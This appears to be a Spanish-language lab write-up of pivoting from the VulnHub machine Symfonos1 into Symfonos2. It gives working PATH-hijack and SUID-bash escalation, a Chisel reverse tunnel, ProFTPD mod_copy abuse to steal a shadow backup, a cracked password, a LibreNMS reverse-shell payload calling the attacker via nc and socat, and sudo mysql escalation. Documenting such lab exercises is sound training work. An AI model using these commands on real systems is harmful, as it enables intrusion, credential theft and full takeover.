
```
helios@symfonos:/opt$ strings ./statuscheck
strings ./statuscheck
/lib64/ld-linux-x86-64.so.2
libc.so.6
system
__cxa_finalize
__libc_start_main
_ITM_deregisterTMCloneTable
__gmon_start__
_Jv_RegisterClasses
_ITM_registerTMCloneTable
GLIBC_2.2.5
curl -I H
http://lH
ocalhostH
AWAVA
AUATL
[ ]A\A]A^A_
;*3$"
GCC: (Debian 6.3.0-18+deb9u1) 6.3.0 20170516
crtstuff.c
JCR_LIST
```

Figura 31: Visualización del contenido del binario statuscheck

Si nos fijamos bien, se está ejecutando un curl sin hacer referencia a la ruta absoluta en la que reside, por lo que podemos probar a realizar PATH HI-JACKING, siguiendo el recurso:

<https://github.com/IgniteTechnologies/Linux-Privilege-Escalation?tab=readme-ov-file>

```
cd /tmp
echo "chmod u+s /bin/bash" > curl
chmod 755 curl
export PATH=/tmp:$PATH
```




A terminal window showing a command-line session. The user 'helios' is in the '/tmp' directory. They run several commands to exploit a vulnerability:

```
helios@symfonos:/tmp$ echo "chmod u+s /bin/bash" > curl
echo "chmod u+s /bin/bash" > curl
helios@symfonos:/tmp$ chmod 755 curl
chmod 755 curl
helios@symfonos:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
helios@symfonos:/tmp$ ./opt/statuscheck
./opt/statuscheck
helios@symfonos:/tmp$ ls -l /bin/bash
ls -l /bin/bash
-rwsr-xr-x 1 root root 1099016 May 15 2017 /bin/bash
helios@symfonos:/tmp$
```

Figura 32: Realización de escalada de privilegios mediante PATH Hijacking

Ahora que hemos dados permisos SUID a la bash, podemos enviarnos una bash como root:

```
bash -p
```



A terminal window showing a command-line session where the user has successfully become root:

```
helios@symfonos:/tmp$ bash -p
bash -p
bash-4.4# whoami
whoami
root
bash-4.4# |
```

Figura 33: Evidencia de escalada de privilegios a root

## 5. Pivoting mediante Chisel y Proxychains

Ahora que hemos comprometido la máquina Symfonos1, visualizmos otras interfaces de red para ver si podemos pivotar:

```
ip a
```

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
    link/ether 00:0c:29:2d:91:9f brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.130/24 brd 10.10.10.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe2d:919f/64 scope link
        valid_lft forever preferred_lft forever
3: ens35: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
    link/ether 00:0c:29:2d:91:a9 brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.130/24 brd 10.10.11.255 scope global ens35
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe2d:91a9/64 scope link
        valid_lft forever preferred_lft forever
```

Figura 34: Enumeración de interfaces de red de Symfonos1

Como podemos observar en la imagen anterior, hay otra interfaz de red a la cual no tenemos acceso inicial.

Vamos a realizar una conexión de tipo SOCKS5 para poder comunicarnos con máquinas de la interfaz interna, haciendo uso de Chisel.

Ahora vamos a descargar el binario de chisel desde su repositorio oficial:

<https://github.com/jpillora/chisel/releases>

```
mv chisel_1.11.3_linux_amd64.gz chisel.gz
gunzip chisel.gz
chmod +x chisel
./chisel server --reverse -p 1234
```

```
> ./chisel server --reverse -p 1234
2025/11/11 18:42:06 server: Reverse tunnelling enabled
2025/11/11 18:42:06 server: Fingerprint DcLdv10N2u5F38mP9z6
nZkp4rJ8wtoYT5RKj9Zo26VY=
2025/11/11 18:42:06 server: Listening on http://0.0.0.0:123
4
□
```

Figura 35: Conexión reversa con chisel en la máquina atacante como servidor

Pasamos el archivo a la máquina víctima mediante http y nos conectamos como clientes a la máquina víctima con Chisel:

```
En la maquina atacante:
python3 -m http.server 80

En la maquina victim:
wget http://10.10.10.128/chisel


./chisel client 10.10.10.128:1234 R:socks
```

```
bash-4.4# ./chisel client 10.10.10.128:1234 R:socks
2025/11/11 12:02:00 client: Connecting to ws://10.10.10.128:1234
2025/11/11 12:02:00 client: Connected (Latency 773.312μs)
```

Figura 36: Conexión con Chisel por parte de la máquina víctima

Ahora editamos el archivo /etc/proxychains.conf para añadir la configuración del túnel SOCKS5, poniendo la Ip y puerto que sale en la máquina atacante tras realizar la conexión por parte del cliente:

```
sudo nano /etc/proxychains.conf
```



```
#          http    192.168.39.93
#
#
#          proxy types: http, socks4, s
#                  ( auth types supported: "ba
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
# socks4    127.0.0.1 9050
socks5  127.0.0.1 1080
```

Figura 37: Configuración de Proxychains.conf

Los escaneos de hosts a través de proxychains pueden ser lentos y poco precisos, por lo que podemos crear un script en bash para reconocimiento de hosts y ejecutarlo en Symfonos1:

```
./scan.sh
```

```
#!/bin/bash

verde='\033[0;32m'
sin_color='\033[0m'

function ctrl_c(){
    echo -e "\n\n Saliendo...\n"
    echo -e "${sin_color}"
    exit 1
}

# Ctrl + C
trap ctrl_c SIGINT
echo -e "\n"
for i in {1..255};do
    timeout 1 bash -c "ping -c1 10.10.11.$i" &>/dev/null &&
    echo -e "${verde}[+] El host 10.10.11.$i - Active" &
done; wait
echo -e "${sin_color}"
```

Figura 38: Script en bash de reconocimiento de hosts

```
bash-4.4# ./scan.sh

[+] El host 10.10.11.1 - Active
[+] El host 10.10.11.130 - Active
[+] El host 10.10.11.128 - Active

bash-4.4# |
```

Figura 39: Hosts activos en la red 10.10.11.0/24

## 6. Prueba de penetración de la máquina Symfonos2

### Enumeración

Teniendo en cuenta que el equipo anfitrion es la 10.10.11.1 y la máquina Symfonos1 es la 10.10.11.130, podemos deducir que la 10.10.11.128 es Symfonos2.

Realizamos un escaneo de puertos a través de Proxychains con nmap para ver que puertos tiene abiertos:

```
proxychains nmap -sT -Pn -n -p- --open -T5 10.10.11.128  
2>/dev/null
```

```
> proxychains nmap -sT --open -T5 -Pn -n 10.10.11.128 2>/dev/null  
ProxyChains-3.1 (http://proxychains.sf.net)  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-11 20:31 CET  
Nmap scan report for 10.10.11.128  
Host is up (0.0022s latency).  
Not shown: 995 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
  
Nmap done: 1 IP address (1 host up) scanned in 2.84 seconds
```

Figura 40: Enumeración de puertos en Symfonos2

Ahora realizamos un escaneo más exhaustivo de los puertos abiertos:

```
proxychains nmap -sCV -sT -p21,22,80,139,445 -Pn -n  
10.10.11.128 2>/dev/null -oN symfonos2.txt
```

```
> proxychains nmap -sCV -sT -p21,22,80,139,445 -Pn -n 10.10.11.128 2>/dev/null -oN symfonos2.txt  
ProxyChains-3.1 (http://proxychains.sf.net)  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-11 20:35 CET  
Stats: 0:00:35 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE Timing: About 99.86% done; ETC: 20:35 (0:00:00 remaining)  
Stats: 0:00:35 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE Timing: About 99.86% done; ETC: 20:35 (0:00:00 remaining)  
Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE Timing: About 99.86% done; ETC: 20:35 (0:00:00 remaining)  
Nmap scan report for 10.10.11.128  
Host is up (0.0017s latency).
```

Figura 41: Escaneo exhaustivo de puertos abiertos en Symfonos2

Como primera medida, vamos a enumerar el servicio SMB con Smbmap:

```
proxychains smbmap -H 10.10.11.128 2>/dev/null
```

```
> proxychains smbmap -H 10.10.11.128 2>/dev/null
ProxyChains-3.1 (http://proxychains.sf.net)
[+] Guest session      IP: 10.10.11.128:445    Name: 10.10.11.128
Disk
-----
print$                NO ACCESS
anonymous             READ ONLY
IPC$                  NO ACCESS
```

Figura 42: Enumeración de SMB de Symfonos2 con Smbmap

Nos conectamos al recurso Anonymous al cual tenemos permiso de lectura y obtenemos los archivos:

```
proxychains smbclient '\\"10.10.11.128\\Anonymous' -U "" -N
2>/dev/null
```

```
smb: \> ls
.
..
backups
D          0  Thu Jul 18 16:30:09 2019
D          0  Thu Jul 18 16:29:08 2019
D          0  Thu Jul 18 16:25:17 2019
19728000 blocks of size 1024. 16313128 blocks available
smb: \> cd backups\
smb: \backups\> ls
.
..
log.txt
D          0  Thu Jul 18 16:25:17 2019
D          0  Thu Jul 18 16:30:09 2019
N      11394  Thu Jul 18 16:25:16 2019
19728000 blocks of size 1024. 16313128 blocks available
smb: \backups\> get log.txt
smb: \backups\>
```

Figura 43: Conexión al servicio SMB mediante SmbClient

Si analizamos el archivo veremos que hay un potencial usuario llamado aeolus y sabemos la ruta interna que conecta con el recurso compartido Anonymous:

```
cat log.txt
```

```
[anonymous]
path = /home/aeolus/share
browseable = yes
read only = yes
guest ok = yes
```

Figura 44: Potencial usuario descubierto en log.txt

También podemos ver que se ha realizado una copia de /etc/shadow en otra ruta del sistema:

```
root@symfonos2:~# cat /etc/shadow > /var/backups/shadow.bak
root@symfonos2:~# cat /etc/samba/smb.conf
#
# Sample configuration file for the Samba suite for Debian GNU/Linux
```

Figura 45: Posible ruta a una copia del /etc/shadow descubierta

## Eplotación

Ya no podemos sacar nada más por parte del servicio SMB, así que podemos enumerar otros servicios del sistema para buscar vulnerabilidades asociadas y vemos que el servicio FTP es vulnerable:

```
searchsploit ProFTPD 1.3.5
```

```
> searchsploit ProFTPD 1.3.5
-----
Exploit Title
-----
ProFTPD 1.3.5 - 'mod_copy' Command Execution (Metasploit)
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution (2)
ProFTPD 1.3.5 - File Copy
```

Figura 46: Exploits asociados a la versión ftp de symfonos2

Si probamos, veremos que no funcionan los de remote command execution, por lo que ojeamos el de File Copy, el cual contiene una prueba de concepto en la que se puede copiar archivos a una ruta de destino sin estar completamente autenticado:

```
cat 36742.txt
```

```

Trying 80.150.216.115...
Connected to 80.150.216.115.
Escape character is '^].
220 ProFTPD 1.3.5rc3 Server (Debian) [::ffff:80.150.216.115]
site help
214-The following SITE commands are recognized (* =>'s un
214-CPFR <sp> pathname
214-CPTO <sp> pathname
214-UTIME <sp> YYYYMMDDhhmm[ss] <sp> path
214-SYMLINK <sp> source <sp> destination
214-RMDIR <sp> path
214-MKDIR <sp> path
214-The following SITE extensions are recognized:
214-RATIO -- show all ratios in effect
214-QUOTA
214-HELP
214-CHGRP
214-CHMOD
214 Direct comments to root@www01a
site cpfr /etc/passwd
350 File or directory exists, ready for destination name
site cpto /tmp/passwd.copy
250 Copy successful

```

Figura 47: Vulnerabilidad de copia de archivos internos de forma no autenticada

Podemos realizar la copia de /var/backups/shadow.bak al directorio /home/aeolus/share para poder acceder a la copia del shadow por SMB:

```
proxychains ftp 10.10.11.128 2>/dev/null
```

```

> proxychains ftp 10.10.11.128 2>/dev/null
ProxyChains-3.1 (http://proxychains.sf.net)
Connected to 10.10.11.128.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.11.128]
Name (10.10.11.128:r3l3ant): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
530 Login incorrect.
ftp> site cpfr /var/backups/shadow.bak
350 File or directory exists, ready for destination name
ftp> site cpto /home/aeolus/share/shadow.bak
250 Copy successful
ftp>

```

Figura 48: Explotación de la vulnerabilidad para tratar de obtener shadow.bak

Si todo ha funcionado bien, deberíamos tener shadow.bak accesible mediante SMB:

```
proxychains smbclient '10.10.11.128/Anonymous' -U "" -N  
2>/dev/null
```

```
> proxychains smbclient '\\\10.10.11.128\Anonymous' -U "" -N 2>/dev/null  
ProxyChains-3.1 (http://proxychains.sf.net)  
Try "help" to get a list of possible commands.  
smb: \> ls  
 . D 0 Wed Nov 12 20:20:01 2025  
 .. D 0 Thu Jul 18 16:29:08 2019  
 backups D 0 Thu Jul 18 16:25:17 2019  
 shadow.bak N 1173 Wed Nov 12 20:20:01 2025  
  
 19728000 blocks of size 1024. 16312544 blocks available  
smb: \> get shadow.bak  
smb: \>
```

Figura 49: Evidencia de obtención de shadow.bak

Ahora tratamos de crackear las contraseñas del shadow mediante john the ripper y obtenemos las credenciales de Aeolus:

```
john --wordlist=/usr/share/wordlist/rockyou.txt shadow.  
bak
```

```
> john --wordlist=/usr/share/wordlists/rockyou.txt shadow.bak  
Created directory: /home/r3l3ant/.john  
Using default input encoding: UTF-8  
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])  
Cost 1 (iteration count) is 5000 for all loaded hashes  
Will run 7 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
sergioteamo      (aeolus)  
|
```

Figura 50: Obtención de credenciales del usuario Aeolus

Tratamos de conectarnos por SSH con las credenciales obtenidas a Symfonos2:

```
proxychains ssh aeolus@10.10.11.128 2>/dev/null
```

```
> proxychains ssh aeolus@10.10.11.128 2>/dev/null
ProxyChains-3.1 (http://proxychains.sf.net)
The authenticity of host '10.10.11.128 (10.10.11.128)' can't be established.
ED25519 key fingerprint is SHA256:bVM6iESUngv842ilwZ5pthpPxRaIrgL4RxNNbnBFssQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
aeolus@10.10.11.128's password:
Linux symfonos2 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 18 08:52:59 2019 from 192.168.201.1
aeolus@symfonos2:~$
```

Figura 51: Conexión remota mediante SSH a Symfonos2

## Escalada de privilegios

Ahora que hemos conseguido acceso remoto al equipo, vamos a tratar de escalar privilegios, para ello podemos seguir pautas generales del recurso mencionado en Symfonos1:

<https://github.com/IgniteTechnologies/Linux-Privilege-Escalation?tab=readme-ov-file>

Sin embargo en este caso no aplica ninguno de los métodos y lo que debemos hacer es ver si hay algun servicio interno que no fuese accesible desde fuera:

```
ss -tuln
```

Netid	State	Recv-Q	Send-Q	Local Address:Port
udp	UNCONN	0	0	*:68
udp	UNCONN	0	0	*:68
udp	UNCONN	0	0	10.10.11.255:137
udp	UNCONN	0	0	10.10.11.128:137
udp	UNCONN	0	0	*:137
udp	UNCONN	0	0	10.10.11.255:138
udp	UNCONN	0	0	10.10.11.128:138
udp	UNCONN	0	0	*:138
udp	UNCONN	0	0	*:161
tcp	LISTEN	0	80	127.0.0.1:3306
tcp	LISTEN	0	50	*:139
tcp	LISTEN	0	128	127.0.0.1:8080
tcp	LISTEN	0	32	*:21
tcp	LISTEN	0	128	*:22
tcp	LISTEN	0	20	127.0.0.1:25
tcp	LISTEN	0	50	*:445
tcp	LISTEN	0	50	:::139
tcp	LISTEN	0	64	:::80
tcp	LISTEN	0	128	:::22
tcp	LISTEN	0	20	:::125
tcp	LISTEN	0	50	:::445

Figura 52: Enumeración de puertos internos

Realizamos Local Port Forwarding con SSH:

```
proxychains ssh -L 8080:127.0.0.1:8080
aeolus@10.10.11.128

http://127.0.0.1:8080
```

```
> proxychains ssh -L 8080:127.0.0.1:8080 aeolus@10.10.11.128
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|->-127.0.0.1:1080-><>-10.10.11.128:22-><>-OK
Linux symfonos2 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 13 10:10:25 2025 from 10.10.11.130
aeolus@symfonos2:~$ |
```

Figura 53: Local Port Forwarding por SSH




Figura 54: Acceso mediante Local Port Forwarding al puerto 8080 de Symfony2

Probamos a buscar credenciales por defecto o tratamos de reutilizar las de aeolus:

```
aeolus:sergioteamo
```

The form contains the following fields:  
Username: aeolus  
Password: sergioteamo  
Remember Me:  (unchecked)  
Login:

Unauthorised access or use shall render the user liable to criminal and/or civil prosecution.

Figura 55: Intento de autenticación con las credenciales de aeolus en LibreNMS




Figura 56: Acceso a LibreNMS con credenciales reutilizadas de aeolus

Podemos tratar de primeras de buscar algún exploit asociado a LibreNMS:

```
searchsploit librenms
```

A screenshot of a terminal window with a dark background and light text. The command 'searchsploit librenms' is entered at the prompt. The output shows a list of exploits under the heading 'Exploit Title':  

```
> searchsploit librenms
-----
Exploit Title
-----
LibreNMS - addhost Command Injection (Metasploit)
LibreNMS - Collectd Command Injection (Metasploit)
LibreNMS 1.46 - 'addhost' Remote Code Execution
LibreNMS 1.46 - 'search' SQL Injection
LibreNMS 1.46 - MAC Accounting Graph Authenticated SQL Injection
-----
Shellcodes: No Results
```

Figura 57: Exploits públicos de LibreNMS

Leemos el de remote code execution y tratamos de entenderlo para explotarlo manualmente:

```
searchsploit -m php/webapps/47044.py
```

```
# payload to create reverse shell
payload = "'$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc {0} {1} >/tmp/f) #"
# request headers
headers = {
    "Content-Type": "application/x-www-form-urlencoded",
    "User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101"
}

# request cookies
cookies = {}
for cookie in raw_cookies.split(";"):
    # print cookie
    c = cookie.split("=")
    cookies[c[0]] = c[1]

def create_new_device(url):
    raw_request = {
        "hostname": hostname,
        "snmp": "on",
        "sysName": "",
        "hardware": "",
        "os": "",
        "snmpver": "v2c",
        "os_id": "",
        "port": "",
        "transport": "udp",
        "port_assoc_mode": "ifIndex",
        "community": payload,
        "authlevel": "noAuthNoPriv",
        "authname": "",
        "authpass": "",
        "cryptopass": ""
    }
```

Figura 58: Exploits públicos de LibreNMS

Vemos que el exploit ejecuta un netcat para mandar una shell, en mi caso voy a jugar con socat para enviar la shell a la máquina atacante de manera que la Reverse shell viaje a través de Symfonos1 (En caso de que la máquina Symfonos2 no tuviera netcat, pasamos el binario desde la máquina atacante):

```
'$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|
nc 10.10.11.130 4444 >/tmp/f) #'
```

Hostname: test

SNMP: ON

SNMP Version: v2c

Port Association Mode: ifIndex

Community: `/tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.11.130 4444 >/tmp/f`

Force add - No ICMP or SNMP checks performed

Add Device

Figura 59: Payload malicioso de conexión remota

Nos conectamos a Symfonos1 otra vez para ejecutar Socat, el cual ya viene instalado en la máquina:


```
which socat
socat TCP-LISTEN:4444,fork 10.10.10.128:4444
```

```
bash-4.4# which socat
/usr/bin/socat
bash-4.4# socat TCP-LISTEN:4444,fork TCP:10.10.10.128:4444
|
```

Figura 60: Uso de Socat para conectar los puertos 4444 de Symfonos1 y el atacante

En la máquina atacante nos ponemos a la escucha por el puerto 4444 con netcat:

```
netcat -lvpn 4444
```



A terminal window showing the command `netcat -lvpn 4444` being run. The output shows "Listening on 0.0.0.0 4444".

Figura 61: Uso de netcat para estar a la escucha de la Reverse Shell

Ahora vamos al apartado para ejecutar el Payload en LibreNMS.

El apartado es Devices, clickamos el objeto creado anteriormente, vamos al apartado de Capture y luego a SNMP:




Figura 62: Uso de Socat para conectar puertos entre Symfonos1 y el atacante

## Capture Debug Information




Figura 63: Objeto malicioso creado en LibreNMS

Hacemos click en Run y ya deberíamos conseguir al acceso remoto:

```
> nc -lvpn 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.10.130 37238
/bin/sh: 0: can't access tty; job control turned off
$ whoami
cronus
$ hostname -I
10.10.11.128
$
```

Figura 64: Evidencia de pivoting de usuario en Symfonos2

Ahora somos el usuario Cronus, vamos a enumerar si este usuario tiene alguna forma de escalar a root.

Cuando enumeramos privilegios de sudo encontramos lo siguiente:

```
sudo -l
```

```
cronus$  
$ id  
uid=1001(cronus) gid=1001(cronus) groups=1001(cronus),999(librenms)  
$ sudo -l  
Matching Defaults entries for cronus on symfonos2:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/  
User cronus may run the following commands on symfonos2:  
    (root) NOPASSWD: /usr/bin/mysql  
$ |
```

Figura 65: Privilegio sudo sobre Mysql sin especificar contraseña

Usamos la web de <https://gtfobins.github.io/> para ver si podemos escalar a root:

```
sudo mysql -e '\! chmod u+s /bin/bash'  
bash -p
```

### Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo mysql -e '\! /bin/sh'
```

Figura 66: Información de GTFObins para escalar con mysql

```
(root) NOPASSWD: /usr/bin/mysql  
$ sudo mysql -e '\! chmod u+s /bin/bash'  
$ which bash  
/bin/bash  
$ ls -la /bin/bash  
-rwsr-xr-x 1 root root 1099016 May 15 2017 /bin/bash  
$ bash -p  
whoami  
root
```

Figura 67: Evidencia de escalada de privilegios a Root

## 7. Conclusión

Este ejercicio ha sido una buena oportunidad para poner en práctica técnicas de pivoting entre distintos equipos Linux y comprobar cómo, con una primera intrusión, se puede ir ampliando el acceso dentro de una red interna. A medida que se avanzó, se logró establecer túneles, enumerar servicios internos y explotar equipos que inicialmente no eran accesibles desde el exterior.

Más allá de la parte técnica, el ejercicio deja claro lo importante que es proteger la segmentación de la red y tener controles de detección para este tipo de movimientos laterales. También demuestra que conocer bien las herramientas y los fundamentos del sistema es clave para moverse con soltura en entornos reales y entender cómo piensan los atacantes.

## 8. Bibliografía

### Componentes de laboratorio

Enlace de descarga de ParrotOS: <https://www.parrotsec.org/download/>

Enlace de descarga de la máquina Symfonos1: <https://www.vulnhub.com/entry/symfonos-1,322/>

Enlace de descarga de la máquina Symfonos2: <https://www.vulnhub.com/entry/symfonos-2,331/>

Enlace de descarga de Vmware Workstation: <https://www.vmware.com/products/desktop-hypervisor/workstation-and-fusion>

### Herramientas

Enlace de descarga de Chisel: <https://github.com/jpillora/chisel/releases>

## **Manuales e información relevante**

Enlace a video de S4vitar para resolver el laboratorio completo:<https://www.youtube.com/watch?v=L1jSoCcvRY4&t=5838s>

Repositorio de Github de escalada de privilegios en Linux:<https://github.com/IgniteTechnologies/Linux-Privilege-Escalation?tab=readme-ov-file>

Recurso web sobre RCE a través de Local File Inclusion en general:<https://github.com/RoqueNight/LFI---RCE-Cheat-Sheet>

Recurso web sobre RCE a través de Local File Inclusion por SMTP<https://liberty-shell.com/sec/2018/05/19/poisoning/>